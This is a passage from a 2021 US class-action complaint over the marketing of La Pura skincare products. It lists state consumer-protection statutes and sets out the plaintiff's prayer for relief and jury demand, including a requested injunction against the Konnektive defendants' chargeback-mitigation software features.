13 if set forth fully herein.

14 899. Plaintiff brings this claim for deceptive acts and practices in violation of  
15 various states' consumer protection statutes against the Defendants on behalf of the  
16 Nationwide Class.

17 900. The Defendants have engaged in deceptive acts and unfair practices that have  
18 caused actual damages to Plaintiff and the Nationwide Class, as described herein, including  
19 the misrepresentations and omissions described with respect to the marketing, advertising,  
20 promotion, packaging, and sale of the La Pura Products.

21 901. The Defendants' deceptive and unfair trade practices have been carried out in  
22 the course of conducting the Defendants' business, trade, and commerce.

23 902. The Defendants' acts—including their intentional efforts to mislead consumers  
24

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25 <sup>157</sup> Plaintiffs note that while the Court dismissed the Sixth Cause of Action, it did not state  
26 that it was without leave to amend. Plaintiffs believe that repleading of the facts as to this  
27 cause of action would not be effective under the holding of the Court to address the standing  
28 issue. Plaintiff continues to include the Sixth Cause of Action as originally pled solely to  
preserve its rights to appeal and avoid waiver. *See Lacey v. Maricopa Cty.*, 693 F.3d 896  
(9th Cir. 2012).

1 regarding the benefits and effectiveness of the La Pura Products—are willful, unfair,  
2 unconscionable, deceptive, contrary to public policy and injurious to consumers.

3 903. The Defendants’ false, deceptive and misleading statements and omissions  
4 would be material to any reasonable consumer’s decision whether to buy an Immortelle  
5 product.

6 904. Any objectively reasonable consumer acting reasonably in the circumstances  
7 would have been deceived by the Defendants’ acts and practices.

8 905. The Defendants’ acts are unconscionable and actuated by bad faith, lack of fair  
9 dealing, actual malice, are accompanied by a wanton and willful disregard for consumers’  
10 well-being, and are motivated solely by the desire for financial gain.

11 906. As a direct and proximate result of the Defendants’ deceptive practices,  
12 Plaintiff and the Nationwide Class have sustained actual damages.

13 907. Plaintiff and the Nationwide Class demand damages, attorneys’ fees and costs,  
14 and any other relief to which they may be entitled.

15 908. Plaintiff’s claims are representative of similar claims available to non-  
16 California Nationwide Class members under the laws of other states, which also are  
17 amenable to further subclass treatment. Such laws may include, but are not limited to: Ala.  
18 Code § 8-19-1 *et seq.*; Alaska Stat. § 45.50.471 *et seq.*; Ariz. Rev. Stat. Ann. § 44-1521 *et*  
19 *seq.*; Ark. Code Ann. § 4-88-101 *et seq.*; Cal. Civil Code § 1750 *et seq.* and Cal. Bus. &  
20 Prof. Code § 17200 *et seq.* & 17500 *et seq.*; Colo. Rev. Stat. § 6-1-101 *et seq.*; Conn. Gen.  
21 Stat. § 42-110a *et seq.*; Del. Code Ann. tit. 6 § 2511 *et seq.* & 2580 *et seq.*; D.C. Code Ann.  
22 § 28-3901 *et seq.*; Fla. Stat. § 501.201 *et seq.*; Ga. Code Ann. § 10-1-390 *et seq.*; Haw. Rev.  
23 Stat. § 480-1 *et seq.*; Idaho Code Ann. § 48-601 *et seq.*; 815 Ill. Comp. Stat. 505/1 *et seq.*;  
24 Ind. Code Ann. § 24-5-0.5-1 *et seq.*; Iowa Code § 714.16 *et seq.*; Kan. Stat. Ann. § 50-623  
25 *et seq.*; Ky. Rev. Stat. Ann. § 367.110 *et seq.*; La. Rev. Stat. Ann. § 51:1401 *et seq.*; Me.  
26 Rev. Stat. Ann. tit. 5, § 205-A *et seq.*; Md. Code Ann., Com. Law § 13-101 *et seq.*; Mass.  
27 Gen. Laws ch. 93A, § 1 *et seq.*; Mich. Comp. Laws § 445.901 *et seq.*; Minn. Stat. § 831  
28 and § 325F.67 *et seq.*; Miss. Code Ann. § 75-24-1 *et seq.*; Mo. Ann. Stat. § 407.010 *et seq.*;

1 Mont. Code Ann. § 30-14-101 *et seq.*; Neb. Rev. Stat. Ann. § 59-1601 *et seq.*; Nev. Rev.  
2 Stat. Ann. § 598.0903 *et seq.*; N.H. Rev. Stat. Ann. § 358-A:1 *et seq.*; N.J. Stat. Ann. §  
3 56:8-1 *et seq.*; N.M. Stat. § 57-12-1 *et seq.*; N.Y. Gen. Bus. Law § 349 *et seq.* and § 350 *et*  
4 *seq.*; N.C. Gen. Stat. § 75-1.1 *et seq.*; N.D. Cent. Code § 51-12-01 *et seq.* and § 51-15-01  
5 *et seq.*; Ohio Rev. Code Ann. § 1345.01 *et seq.*; Okla. Stat. tit. 15, § 751 *et seq.*; Or. Rev.  
6 Stat. § 646.605 *et seq.*; 73 Pa. Stat. Ann. §§ 201-1 *et seq.*; R.I. Gen. Laws §§ 6-13.1-1 *et*  
7 *seq.*; S.C. Code Ann. § 39-5-10 *et seq.*; S.D. Codified Laws § 37-24-1 *et seq.*; Tenn. Code  
8 Ann. § 47-18-1091 *et seq.*; Tex. Bus. & Com. Code Ann. § 17.41 *et seq.*; Utah Code Ann.  
9 § 13-11-1 *et seq.*; Vt. Stat. Ann. tit. 9, § 2451 *et seq.*; Va. Code Ann. §§ 59.1-196 *et seq.*;  
10 Wash Rev. Code § 19.86.010 *et seq.*; W. Va. Code § 46A-6-101 *et seq.*; Wis. Stat. § 100.18  
11 *et seq.*; and Wyo. Stat. Ann. §§ 40-12-101 *et seq.*

12 **PRAYER FOR RELIEF**

13 Wherefore, Plaintiff demands judgment as follows:

14 A. An order declaring that this action may be maintained as a class action  
15 pursuant to Rule 23 of the Federal Rules of Civil Procedure, certifying this case as a class  
16 action, appointing Plaintiff as representative of the Class, and designating their attorneys  
17 as Class Counsel;

18 B. Declaratory judgment that Defendant’s actions are unfair and unlawful;

19 C. An award of injunctive relief as permitted by law or equity including an order  
20 prohibiting Defendants from engaging in the unlawful and tortious acts described above,  
21 as well as prohibiting Defendants from charging any further subscription payments to  
22 members of the Class without first informing them of the misrepresentations and  
23 omissions, correcting them, and gaining affirmative consent to continue those  
24 subscriptions, and an order prohibiting the Konnektive Defendants from providing “load  
25 balancing” or other chargeback mitigation features as part of their software;

26 D. A finding that such injunction constitutes public injunctive relief, has resulted  
27 in the enforcement of an important right affecting the public interest and otherwise meets  
28

1 the requirements of California Code of Civil Procedure § 1021.5, and an award of  
2 attorney's fees and costs pursuant to § 1021.5;

3 E. For judgment for Plaintiff and the Class on their claims in an amount to be  
4 proven at trial, for economic, monetary, consequential, compensatory or statutory damages  
5 caused by Defendant's practices, along with punitive damages;

6 F. For restitution and/or other equitable relief, including without limitation  
7 disgorgement of all revenues, profits, and unjust enrichment that Defendant obtained from  
8 Plaintiff and the Class as a result of its unlawful, unfair, and deceptive business practices  
9 described herein;

10 G. For damages of three times the damages Plaintiff and the Class Members have  
11 sustained, plus the cost of this suit, including reasonable attorneys' fees pursuant to 18  
12 U.S.C. § 1964(c) and (d);

13 H. An award of attorney's fees and costs;

14 I. For pre-judgment and post-judgment interest as provided for by law or  
15 allowed in equity; and

16 J. Such other and further relief as is necessary and appropriate.

17 **DEMAND FOR JURY TRIAL**

18 Pursuant to Fed. R. Civ. Proc. 38(b), Plaintiff demands a trial by jury on all issues  
19 so triable.

20  
21 DATED: January 7, 2021

22 Respectfully submitted,  
23 **KNEUPPER & COVEY PC**  
24 /s/ Kevin M. Kneupper  
25 Kevin M. Kneupper Esq.  
26 *Attorney for Plaintiff LeAnne*  
27 *Tan and the Putative Class*  
28